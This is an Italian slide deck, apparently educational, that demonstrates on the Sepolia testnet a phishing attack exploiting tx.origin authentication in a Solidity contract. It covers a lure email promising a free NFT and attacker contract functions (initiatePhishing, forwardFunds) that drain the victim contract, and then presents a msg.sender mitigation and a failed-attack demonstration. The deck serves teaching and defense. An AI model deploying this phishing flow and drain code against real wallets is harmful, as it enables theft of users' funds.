
- L'email è progettata per sembrare una comunicazione legittima
- Contiene **testo accattivante** sulla possibilità di ricevere un NFT gratuito
- Include un **link** che porta alla pagina di phishing
- Utilizza elementi di design che ispirano fiducia (logo, testo professionale)



ATTACCO - FASE 6: Ricezione e interazione con l'email di phishing (1/2)

Lato vittima:


- La vittima riceve *l'email* che promette un NFT gratuito.
- Clicca sul link e viene reindirizzata alla *pagina di phishing*.
- La pagina presenta un pulsante "*Claim*" per richiedere l'NFT.
- Quando la vittima clicca, *MetaMask* richiede l'autorizzazione per la transazione.



ATTACCO - FASE 6: Ricezione e interazione con l'email di phishing (2/2)

Lato vittima:

- La *transazione* appare come una semplice interazione con un contratto, non come un trasferimento di fondi.
- La vittima, ignara, approva la transazione, pensando di ottenere un NFT gratuito, come specificato nell'email.




ATTACCO - FASE 7: Verifica del furto di fondi


Cosa succede dietro le quinte:

1. La transazione appena approvata chiama *initiatePhishing()* sul contratto attaccante.
2. Il contratto attaccante chiama *withdrawFunds()* sul contratto vittima.
3. Il contratto vittima verifica *tx.origin == owner*, che risulta vero.
4. I *fondi* vengono trasferiti al contratto attaccante.

Verifica:

- Controlliamo il *saldo del contratto vittima*: ora è **vuoto**.
- I fondi sono stati trasferiti senza che la vittima se ne accorgesse.


```
/// @notice Funzione phishing chiamata dalla VITTIMA tramite una pagina HTML fake.  
/// L'indirizzo del contratto vittima viene passato come parametro.  
/// Esegue il prelievo dal contratto vittima a questo contratto.  
function initiatePhishing(address _victimContract) public {  infinite gas  
    IVictim victim = IVictim(_victimContract);  
    victim.withdrawAll(payable(address(this))); // i fondi arrivano QUI  
}
```



ATTACCO - FASE 8: Verifica dei fondi rubati nel contratto attaccante (1/3)



- L'attaccante chiama la funzione *forwardFunds()* per trasferire i fondi rubati dal suo contratto al proprio wallet Metamask.
- I fondi sono stati trasferiti al contratto dell'attaccante.

```
/// @notice Funzione da chiamare dal wallet dell'attaccante per prelevare i fondi rubati.  
function forwardFunds() public {    ⚙ infinite gas  
    require(msg.sender == attackerWallet, "Not authorized");  
    attackerWallet.transfer(address(this).balance);  
}
```



ATTACCO - FASE 8: Verifica dei fondi rubati nel contratto attaccante (2/3)

- L'attaccante può ora trasferire i fondi al proprio wallet personale.



ATTACCO - FASE 8: Verifica dei fondi rubati nel contratto attaccante (3/3)

- Le transazioni sono visibili su **Remix** e possono essere verificate su **Etherscan**.

The image displays two screenshots related to transaction verification. The top screenshot shows the Remix IDE interface with two transaction logs. The first log, at block 8027344, shows a constructor call for 'PhishingAttacker' with a value of 0 wei and data '0x608...b40d8'. The second log, at block 8027527, shows a 'forwardFunds' call with a value of 0 wei and data '0x9d7...35286'. Both logs include links to 'view on Etherscan' and 'view on Blockscout', and a 'Debug' button. The bottom screenshot is a detailed view of a transaction on Etherscan. It includes a warning that this is a Sepolia Testnet transaction. The transaction hash is 0xa3c18e323ac8d88f154428a2e229413da6a6a698a68f9756827f60f796010330. The status is 'Success', and it has 2 block confirmations. The transaction action is a 'Call' to 'Forward Funds' by 0xC0d576D8...283AB40D8 on 0xfC9D196D...35301A5F1. The 'From' address is 0xC0d576D8b6E4022C6C23b91aa8d2eE3283AB40D8 and the 'To' address is 0xfC9D196Dd09E578cFb44321c8e2792735301A5F1. The transaction value is 0 ETH, the fee is 0.000097723608848736 ETH, and the gas price is 3.211212173 Gwei.

view on Etherscan view on Blockscout

[block:8027344 txIndex:3] from: 0xc0d...b40d8 to: PhishingAttacker.(constructor) value: 0 wei data: 0x608...b40d8
logs: 0 hash: 0x823...e41f4
transact to PhishingAttacker.forwardFunds pending ...

view on Etherscan view on Blockscout

[block:8027527 txIndex:31] from: 0xc0d...b40d8 to: PhishingAttacker.forwardFunds() 0xfc9...1a5f1 value: 0 wei
data: 0x9d7...35286 logs: 0 hash: 0x208...e962a

[This is a Sepolia Testnet transaction only]

Transaction Hash: 0xa3c18e323ac8d88f154428a2e229413da6a6a698a68f9756827f60f796010330

Status: Success

Block: 8027527 2 Block Confirmations

Timestamp: 43 secs ago (Apr-01-2025 11:43:00 AM UTC)

Transaction Action: Call Forward Funds Function by 0xC0d576D8...283AB40D8 on 0xfC9D196D...35301A5F1

From: 0xC0d576D8b6E4022C6C23b91aa8d2eE3283AB40D8

To: 0xfC9D196Dd09E578cFb44321c8e2792735301A5F1

Internal Transactions: All Transfers Net Transfers

Transfer 0.0000002 ETH From 0xfC9D196D...35301A5F1 To 0xC0d576D8...283AB40D8

Value: 0 ETH

Transaction Fee: 0.000097723608848736 ETH

Gas Price: 3.211212173 Gwei (0.000000003211212173 ETH)

MITIGAZIONE: Come proteggere i contratti (1/2)

- **Problema fondamentale:** Vulnerabilità

```
// ❌ Vulnerabile:  
require(tx.origin == owner, "Not authorized");
```

- **Soluzione corretta**

```
// ✅ Sicuro:  
require(msg.sender == ownerPhishable, "Not authorized");
```

MITIGAZIONE: Come proteggere i contratti (2/2)

- Contratto sicuro completo

```
43
44     /// MITIGAZIONE: usa msg.sender invece di tx.origin
45     function withdrawAll(address payable _to) public {    ⛛ undefined gas
46         require(msg.sender == ownerPhishable, "Not authorized"); // Sicuro
47         (bool success, ) = _to.call{value: address(this).balance}("");
48         require(success, "Transfer failed");
49     }
50
```

- **msg.sender** rappresenta chi ha chiamato direttamente il contratto:
 - se chiamato *tramite un contratto intermediario* che chiama *withdrawAll()*, **msg.sender** sarà l'indirizzo del contratto attaccante e non il wallet della vittima;
 - il controllo fallirà, proteggendo i fondi → la *require* si aspettava il vero **ownerPhishable** (cioè il wallet della vittima).

Dimostrazione della mitigazione (1/3)

1. Deploy del **contratto sicuro** che usa msg.sender.
2. Caricamento degli stessi fondi sul contratto.
3. Tentativo di eseguire lo stesso attacco di phishing.





[This is a Sepolia Testnet transaction only]

Transaction Hash:	0xeef2553555a3617350133f4859ee03bfb08e7e312a207de9a5f710c5b7f1a5b6
Status:	Success
Block:	8027570 4 Block Confirmations
Timestamp:	43 secs ago (Apr-01-2025 11:51:36 AM UTC)
Transaction Action:	Call Deposit Function by 0x0CbB29c4...7c315DC4c on 0x9C74EE19...B038495A5
From:	0x0CbB29c4659DB51384fA809e0a7b7147c315DC4c
To:	0x9C74EE191F0178088b6c97376b62108B038495A5
Value:	0.0000002 ETH
Transaction Fee:	0.000134000891871568 ETH
Gas Price:	2.799325072 Gwei (0.000000002799325072 ETH)



Dimostrazione della mitigazione (2/3)

4. L'attaccante fa *initiatePhishing()* sul contratto della vittima e dovrà «forzare» la transazione.



Dimostrazione della mitigazione (3/3)

Risultato: l'attacco fallisce perché msg.sender (contratto attaccante) \neq owner (wallet vittima).



Conclusioni

- Gli attacchi di phishing combinano ingegneria sociale e vulnerabilità tecniche.
- L'**uso di tx.origin** per l'autenticazione è una vulnerabilità seria.
- Usare sempre **msg.sender** per verificare l'identità del chiamante.
- La trasparenza della blockchain è un'arma a doppio taglio: un attaccante potrebbe vedere l'indirizzo di un contratto vulnerabile e andarlo a sfruttare (phishing).
- **Educare gli utenti** sui rischi del phishing e su come verificare le transazioni.